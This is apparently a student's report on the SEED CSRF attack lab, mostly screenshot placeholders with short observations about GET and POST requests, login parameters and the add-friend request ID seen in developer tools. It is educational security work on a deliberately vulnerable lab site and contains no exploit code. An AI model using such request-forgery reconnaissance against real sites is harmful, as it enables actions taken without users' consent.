

Cross-Site Request Forgery (CSRF)


Attack Lab

IS LAB


C Diya

PES1201700246


Task 1: Observing HTTP Request




Observation: The screenshots above shows the CSRF site where the attacks will be performed.




Observation: The screenshot above shows that the name "diya" is searched and no results are found. The corresponding HTTP request is seen in the Developer Tab below.




Observation: The screenshot above shows that on opening Developer Tools and choosing the "Network" tab, the HTTP method when searched is GET.




Observation: The screenshot above shows the param for the search HTTP request. The string to be searched is "diya" and search type is all



Observation: The screenshot above shows the log in action. Alice and the password "seedalice" is used to log in.




Observation: The screenshot above shows the Developer Tools when a log in action is performed. It can be seen that the HTTP request type is POST. Content length and Content type is present as well. Thus, additional additional data is sent with the HTTP request header.




Observation: The screenshot above shows the Param tab when the log in action is performed. The parameters Username and Password are fields. Return to referrer is set to True which returns the results. The other two parameters are token and timestamp which are countermeasures.


Task 2: CSRF Attack using GET Request:




Observation: The screenshot above shows the logging into Charlie's account.




Observation: The screenshot above shows Bobby has been added as a friends of "Charlie"




Observation: The screenshot above shows the opening of Developer Tools when Bobby was added as a friend of Charlie. This is a HTTP GET request



Observation: The screenshot above shows the Param tab. The friend value was observed to be 43. Thus, Bobby must have a value of 43.

